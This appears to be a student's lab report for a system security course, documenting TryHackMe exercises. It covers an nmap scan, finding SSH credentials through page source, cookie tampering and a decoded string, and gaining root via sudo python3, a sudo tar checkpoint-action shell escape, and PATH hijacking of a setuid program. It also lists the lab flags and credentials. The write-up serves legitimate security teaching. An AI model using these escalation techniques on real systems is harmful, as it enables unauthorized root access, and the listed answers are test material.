

50.044 System Security

Siddharth Ganesh
1006407

Lab 3 Report

1. Setup

To start this lab, I completed the setup procedures using TryHackMe and Kali Linux as described in the lab report.

2. Reconnaissance (Scanning Hosts)

For this task, I used the IP address of the demo machine to run the nmap scan. Here are the results of the scan, it is visible that there are 2 open ports, 22-ssh and 80-http:


```
(seed@kali)-[~]
$ nmap -Pn 10.10.156.230
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-02 21:06 +08
Nmap scan report for 10.10.156.230
Host is up (0.22s latency).
Not shown: 977 filtered tcp ports (no-response), 18 filtered tcp ports (host-prohibited)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   closed https
4444/tcp  closed krb524
5000/tcp  closed upnp

Nmap done: 1 IP address (1 host up) scanned in 13.21 seconds
```

3. Demo

Demo1

For this demo, I found the username and password hidden in a `<p></p>` tag in the HTML markup:




Hopefully you will experience more fun. I made my SSH password hidden somewhere in this page but I guess you can find it.

```
<p style='display: none;' cscd:privilegeescalation /p>
```

Demo 2

For this demo, I obtained the username and password by changing the content of the cookies for the webpage to “meeran” from “csd”. Once I did this, the webpage content changed to display the username and password:



After completing both the Demos, I used ssh to get access into the demo machine and read the contents of the flag.txt file. I submitted this user flag in Tryhackme:

```
(seed@kali)-[~]
$ ssh csd@10.10.156.230
The authenticity of host '10.10.156.230 (10.10.156.230)' can't be established
ED25519 key fingerprint is SHA256:kJi05piisyUYjG+NJ+VT8sM8NMqGbFY/jKGrQteZpug
This host key is known by the following other names/addresses:
 ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.156.230' (ED25519) to the list of known hosts.
csd@10.10.156.230's password:
[csd@ss-pe ~]$ ls
flag.txt
[csd@ss-pe ~]$ cat flag.txt
Flag{myfirstflag}
[csd@ss-pe ~]$
```

Task 1 ✔ Demo

Change me ▶ Start Machine

Answer the questions below

User Flag

Flag{myfirstflag}

✔ Correct Answer 💡 Hint

To obtain the root flag, I first ran “sudo -l” to check whether the user has sudo privileges to escalate as root. It was evident that the current user could run python3 with sudo privileges.

```
[csd@ss-pe ~]$ sudo -l
Matching Defaults entries for csd on this host:
    !visiblepw, always_set_home, env_reset, env_keep="COLORS DISPLAY
    HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR
    USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
    LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL
    LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User csd may run the following commands on this host:
    (ALL) NOPASSWD: /usr/bin/python3
```

Using python, we can then use the os module to open the shell. Then we can navigate to the root directory, where the flag.txt file is present. Viewing the content of the file gives us the root flag:

```
[csd@ss-pe ~]$ sudo python3
Python 3.4.5 (default, May 29 2017, 15:17:55)
[GCC 4.8.5 20150623 (Red Hat 4.8.5-11)] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system('/bin/sh')
sh-4.2# cd /root
sh-4.2# ls
* bin flag.txt peda
sh-4.2# whoami
root
sh-4.2# cat flag.txt
Flag{YouG0tMyR00t}
```

Task 1 Demo

Change me

▶ Start Machine

Answer the questions below

User Flag

Flag(myfirstflag)

✓ Correct Answer

🔍 Hint

Root Flag

Flag{YouG0tMyR00t}

✓ Correct Answer

🔍 Hint

4. Exercise 1

In this task, first I accessed the webpage at the IP address of the Exercise 1 machine. Upon using inspect element to observe the markup, I found a script tag linking to a hint.min.js file.

```
97
98
99     <!-- jQuery -->
100    <script src="../static/js/jquery.min.js"></script>
101
102    <!-- Bootstrap Core JavaScript -->
103    <script src="../static/js/bootstrap.min.js"></script>
104
105    <!-- Custom Theme JavaScript -->
106    <script src="../static/js/clean-blog.min.js"></script>
107    <script src="../static/js/hint.min.js"></script>
108
109 </body>
110
```

view-source:http://10.10.52.218/static/js/hint.min.js

After clicking the link to this file, I obtained the username and password:

```
← → ↻ 🏠 view-source:http://10.10.52.218/static/js/hint.min.js

Wow you found me. Here is my username and password. istd::amiinteresting
```

Using these credentials, I logged into the ssh machine, after using ls and cat flag.txt, the user flag was visible:

```
(seed@kali)-[~]
$ ssh istd@10.10.52.218
The authenticity of host '10.10.52.218 (10.10.52.218)' can't be established.
ED25519 key fingerprint is SHA256:kJi05piisyUYjG+NJ+VT8sM8NMqGbFY/jKGrQteZpug
.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
  ~/.ssh/known_hosts:2: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.52.218' (ED25519) to the list of known host
s.
istd@10.10.52.218's password:
Last login: Mon Feb 24 15:28:29 2025
[istd@ss-bo ~]$ ls
flag.txt
[istd@ss-bo ~]$ cat flag.txt
Flag{tryhackme}
```

I then submitted this flag in tryhackme:

Task 2  Exercise 1

Change me

▶ Start Machine

Answer the questions below

User Flag

Flag{tryhackme}

✓ Correct Answer

💡 Hint

To obtain the root flag, first I ran `sudo -l` to check whether the user has sudo privileges to escalate as root:

```
[istd@ss-bo ~]$ sudo -l
Matching Defaults entries for istd on this host:
    !visiblepw, always_set_home, env_reset, env_keep="COLORS DISPLAY
    HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR
    USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
    LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL
    LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User istd may run the following commands on this host:
    (ALL) NOPASSWD: /bin/tar
```

It is visible that the tar command is available. The tar command can be used to break out from restricted environments by spawning an interactive system shell. Running this command (`sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh`) with sudo opened up a shell. Using this shell I navigated the root directory to obtain the root flag:

```
[istd@ss-bo ~]$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
sh-4.2# whoami
root
sh-4.2# ls
flag.txt
sh-4.2# cat flag.txt
Flag{tryhackme}
sh-4.2# whoami
root
sh-4.2# cd /root
sh-4.2# ls
* bin flag.txt peda
sh-4.2# cat flag.txt
Flag{dontknowhowireachhere}
sh-4.2# █
```

I then submitted this root flag in tryhackme:

Task 2 Exercise 1

Change me

▶ Start Machine

Answer the questions below

User Flag

Flag{tryhackme}

✓ Correct Answer

🔍 Hint

Root Flag

Flag{dontknowhowireachhere}

✓ Correct Answer

🔍 Hint


5. Exercise 2

In the webpage of the Exercise 2 machine, I navigated to the “SSH” page where I was met with this page:



You need to be a root to view my page

To view the content of this webpage, I changed the value of the cookie “userid” to 0, since this UID is reserved for the root account in Linux and Unix systems. This changed the content of the webpage to the below:



Then, I used an A1Z26 decoder to get the plain text:

 A1Z26 encoder/decoder

Text

9-19-20-4::23-5-12-3-15-13-5-20-15-16-5

Action

☐ Encode ☒ Decode

CALCULATE

Transformed text

istd::welcometope

Using these credentials, I logged into the exercise 2 machine through ssh. After using ls and cat flag.txt, i found the user flag for this task:

```
(seed@kali)-[~]
$ ssh istd@10.10.85.201
istd@10.10.85.201's password:
Last login: Mon Feb 24 13:56:24 2025
[istd@ss-bo ~]$ ls
exe  exe.c  flag.txt
[istd@ss-bo ~]$ cat flag.txt
Flag{finallyimhere}
[istd@ss-bo ~]$
```

To find the root flag, I first examined the contents of exe.c. This file:

1. Sets the user ID (setuid(0)) and group ID (setgid(0)) to root.
2. Calls system("ps");, which runs the ps command.

Since system() executes commands using /bin/sh, it looks for the ps command in the \$PATH environment variable. If we manipulate \$PATH, we can make it execute our own malicious script instead of the actual ps command.

So I first created a fake ps script that gives me a root shell through the following commands:

```
echo "/bin/sh" > ps
chmod +x ps
```

This creates a file named ps that simply runs /bin/sh, giving you a root shell.

Then I modified the \$PATH through the below command so that the fake ps is executed instead of the real one:

```
export PATH=.:$PATH
```

This ensures that when exe calls system("ps");, it finds our fake ps in the current directory (.) before the actual system ps.

Then finally, I executed the exe file through ./exe. Since exe is running as root, and it executes ps using system(), it will actually run our fake ps, which spawns a root shell!

After I had a root shell, I accessed the root flag.

```
[istd@ss-bo ~]$ ls
exe  exe.c  flag.txt
[istd@ss-bo ~]$ cat exe.c
#include<unistd.h>

void main()
{
    setuid(0);
    setgid(0);
    system("ps");
}
[istd@ss-bo ~]$ ^C
[istd@ss-bo ~]$ echo "/bin/sh" > ps
[istd@ss-bo ~]$ chmod +x ps
[istd@ss-bo ~]$ export PATH=.:$PATH
[istd@ss-bo ~]$ ./exe
sh-4.2# ls
exe  exe.c  flag.txt  ps
sh-4.2# cat /root/flag.txt
Flag{YouR00tMe}
sh-4.2#
```

I submitted both the user and root flags in tryhackme:

Task 3 Exercise 2

Change me

▶ Start Machine

Answer the questions below

User Flag

Flag{finallyimhere}

✓ Correct Answer

🔍 Hint

Root Flag

Flag{YouR00tMe}

✓ Correct Answer

🔍 Hint

6. Conclusion

In summary, I have submitted all the 6 required flags into tryhackme, and they have been accepted as correct as well:

Task 1  Demo  

Change me 

Answer the questions below

User Flag

Flag{myfirstflag}

Root Flag

Flag{YouG0tMyR00t}

Task 2  Exercise 1  

Change me 

Answer the questions below


User Flag

Flag{tryhackme}

Root Flag

Flag{dontknowhowireachhere}

Change me

 Start Machine

Answer the questions below

User Flag

Flag{finallyimhere}

 Correct Answer

 Hint

Root Flag

Flag{YouR00tMe}

 Correct Answer

 Hint